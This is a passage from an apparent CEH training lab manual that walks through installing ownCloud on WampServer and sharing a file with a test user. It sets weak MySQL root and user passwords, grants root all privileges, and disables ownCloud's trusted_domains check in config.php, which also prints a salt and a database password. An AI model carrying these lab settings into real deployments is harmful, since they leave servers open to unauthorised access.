



FIGURE 1.18: Selecting Privileges

26. All users with access to mysql are listed. Click **Edit Privileges** link for the particular user whose host is **localhost**.




Users having access to "mysql"

User	Host	Type	Privileges	Grant	Action
root	127.0.0.1	global	ALL PRIVILEGES	Yes	Edit Privileges
root	::1	global	ALL PRIVILEGES	Yes	Edit Privileges
root	localhost	global	ALL PRIVILEGES	Yes	Edit Privileges

FIGURE 1.19: Editing the privileges

27. The **Edit Privileges** page appears; scroll down the page to **Change password** section. In this section, type a password (here, **toor**) in the **Password** field, re-enter the same password in **Re-type** field, and click **Go**.

28. Note the username in the **Login Information** field, under **Change Login Information/Copy User**. By default, the username is **root**.



Change password

○ No Password
● Password: **** Re-type: ****

Password Hashing: ● MySQL 4.1+
○ MySQL 4.0 compatible

Generate password

Change Login Information / Copy User


Login Information

User name: Use text field: root

FIGURE 1.20: Assigning username and password

29. On successful execution of the query, a pop-up appears on the mysql database page stating that the SQL query has been successfully executed as shown in the following screenshot:

Note: In some cases, a notification appears stating that the password has been set. So, the screenshot shown below might differ.



Users having access to "mysql"

User	Host	Type	Privileges	Grant	Action
root	127.0.0.1	global	ALL PRIVILEGES	Yes	Edit Privileges
root	%	global	ALL PRIVILEGES	Yes	Edit Privileges
root	localhost	global	ALL PRIVILEGES	Yes	Edit Privileges

✓ Your SQL query has been executed successfully

FIGURE 1.21: SQL query successfully executed

30. Close the browser, navigate to the location **Z:\CEHv9 Module 17 Cloud Computing**, copy **ownCloud** folder, and paste it in the location **C:\wamp\www**.

31. Launch a web browser, enter the URL **http://localhost/ownCloud** in the address bar, and press **Enter**.

32. **ownCloud** webpage appears. Enter a username and password (in this lab, username is **admin** and password is **qwerty@123**) under **Create an admin account** section.

33. Leave the **Data folder** location set to default.

TASK 5

Set up ownCloud


34. Under Configure the database section:

    a. Specify the **Database username**. In this lab, the username is **root**, which was set by default in the **mysql** database.

    b. Specify the **Database password** which you had set while editing the privileges. In this lab, the password is **toor**.

    c. Specify a Database name (here, **ownCloud**) of your choice.

    d. Specify **Database host** as **localhost** and click **Finish setup**.



admin

C:/wamp/www/owncloud/data

root

owncloud

localhost

FIGURE 1.22: ownCloud login page

35. It takes some time for the account to set up.

36. After the account is successfully set up, a **Welcome to ownCloud** pop-up appears on webpage. **Close** the pop-up.




ownCloud
admin
×
Welcome to ownCloud
Your personal web services. All your files, contacts, calendar and more, in one place.
Get the apps to sync your files
Desktop app
Google play
App Store
Connect your desktop apps to ownCloud
Connect your Calendar
Connect your Contacts
Access files via WebDAV
There's more information in the documentation and on our website.
If you like ownCloud, recommend it to your friends!

FIGURE 1.23: Welcome to ownCloud pop-up window

37. **ownCloud** webpage appears, displaying the directories containing files as shown in the screenshot:



Name	Size	Modified
documents	[illegible]	5 minutes ago
music	[illegible]	5 minutes ago
photos	[illegible]	5 minutes ago
ownCloudUserManual.pdf	[illegible]	5 minutes ago
3 folders and 1 file	[illegible]	

FIGURE 1.24: ownCloud webpage

TASK 6

Add Users

38. Click **admin** at the top-right corner of the page, and select **Users** from the drop-down list.




FIGURE 1.25: Selecting Users from the drop-down list


39. You will be redirected to the **Users** webpage. Here, you will be creating users who will be able to log in to the cloud server and access files.

40. You can either assign a user to a group or assign him/her admin privileges, by choosing a group or an admin from the drop-down list.

41. Enter a name in the **Login Name** field, and mention a password in the **Password** field.

42. Click **Create**. This creates a user account, so that a user can login to the cloud server using the given credentials.

43. In this lab, the user is assigned to **Groups**, and the username and password are **shane** and **florida@123**.




shane | •••••••••••• | Groups

Username	Full Name	Password	Groups	Group Admin	Storage
admin	admin	•••••••	admin	Group Admin	Default

FIGURE 1.26: Adding Users

44. The newly created user appears under the list of users, as shown in the screenshot:




	Username	Full Name	Password	Groups	Group Admin	Storage
A	admin	admin	•••••••	admin	Group Admin	Default
S	shane	shane	•••••••	Groups	Group Admin	Default

FIGURE 1.27: User added successfully

TASK 7

Share a file with the user


45. Click **Files** icon in the left pane, click **New** button and select **Folder**. Here, you will be creating a new folder and sharing it with **shane**.



Name	Size	Modified
documents	22.3 kB	14 minutes ago
music	3.6 MB	14 minutes ago
photos	662.7 kB	14 minutes ago
ownCloudUserManual.pdf	1.5 MB	14 minutes ago
3 folders and 1 file	5.5 MB	

FIGURE 1.28: Creating a Folder


46. As soon as you click the Folder icon, a text field appears. Specify a folder name (here, **Share**) in this field, and press **Enter**.



d… [illegible] 21 minutes ago
m… [illegible] 21 minutes ago
photos [illegible] 21 minutes ago
ownCloudUserManual.pdf [illegible] 21 minutes ago
3 folders and 1 file [illegible]

FIGURE 1.29: Renaming the folder


47. The newly created folder appears on the page. Click on the **Share** folder.



Name	Size	Modified
documents	[illegible]	14 minutes ago
music	[illegible]	14 minutes ago
photos	992.7 kB	14 minutes ago
Share	0 B	seconds ago
ownCloudUserManual.pdf	[illegible]	14 minutes ago
4 folders and 1 file	[illegible]	

FIGURE 1.30: Folder Creating successfully


48. Click the **Upload** button.



Nothing in here. Upload something!

FIGURE 1.31: Uploading a file

49. A **File Upload** window appears; navigate to **Z:\CEHv9 Module 17 Cloud Computing\Shared Files**, select **Car.jpg**, and click **Open**.



Name	Date modified	Type	Size
abc.mp3	9/26/2014 10:20...	MP3 File	246 K
Car.jpg	9/26/2014 10:20...	JPEG Image	246 K
test.pdf	9/26/2014 10:20...	Firefox HTML Do...	246 K

File name: Car.jpg

FIGURE 1.32: Uploading a file

50. The added file appears on the page. Now, hover the mouse cursor on the file, and click **Share**.




FIGURE 1.33: Sharing the file

51. Type the name of the user with whom you want to share the file (**shane**). As you type the username, a hint is displayed below it. Click on the hint.




FIGURE 1.34: Sharing the file

52. The user is selected, and additional sharing options appear. Click the mouse cursor outside the additional sharing options pop-up.

53. The share option now turns to **Shared,** as shown in the screenshot:





FIGURE 1.35: File shared with a user

54. A folder named **Shared** is created in the shane's ownCloud account; whichever file is shared from this admin account is uploaded to this folder.

55. Minimize the browser window.

56. Now, navigate to the location **C:\wamp\www\ownCloud\config** and open the file **config.php** with **Notepad++**.

57. Comment the php script in **line no. 5** i.e., **trusted_domains' =>** by adding // before the code.


*C:\wamp\www\ownCloud\config\config.php - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
config.php

```
1   <?php
2   $CONFIG = array (
3     'instanceid' => 'ocbfen6vulc2',
4     'passwordsalt' => 'se2hunplowtvc0hf0gxw00sl0r9026',
5     // 'trusted_domains' =>
6     array (
7       0 => 'localhost',
8     ),
9     'datadirectory' => 'C:\\wamp\\www\\ownCloud\\data',
10    'dbtype' => 'mysql',
11    'version' => '6.0.2.2',
12    'dbname' => 'owncloud',
13    'dbhost' => 'localhost',
14    'dbtableprefix' => 'oc_',
15    'dbuser' => 'oc_admin',
16    'dbpassword' => 'iv0qoknegonp39yabvxx8tvnotxepx',
17    'installed' => true,
```

FIGURE 1.36: Editing the Config file

58. By commenting this script, the ownCloud website can be browsed by all the other hosts in the network.

59. Click **File** from the menu bar, and then click **Save**.

Note: You can instead press **Ctrl+S** to save the file.




FIGURE 1.37: Saving the config file

60. **Close** the file and all other open folders (but not the web browser). Click **WampServer** icon from the system tray, and then click **Restart All Services**.




FIGURE 1.38: Restarting all the services

61. Wait until the icon turns green.

62. Now log in to the **Windows 8.1** virtual machine.

63. Launch a web browser, type the URL http://10.0.0.3/owncloud in the address bar, and press **Enter**.

Note: **10.0.0.3** is the IP address of **Windows Server 2008** virtual machine on which you installed WampServer and set up ownCloud. This IP address may vary in your lab environment.

64. Here, you will log in to ownCloud server as a user. Enter the credentials in the **Username** (**shane**) and **Password** (**florida@123**) text fields, and click **Log in**.





FIGURE 1.39: ownCloud login page

65. The **Welcome to ownCloud** pop-up appears; close it.


Welcome to ownCloud


Your personal web services. All your files, contacts, calendar and more, in one place.

Get the apps to sync your files

Connect your desktop apps to ownCloud

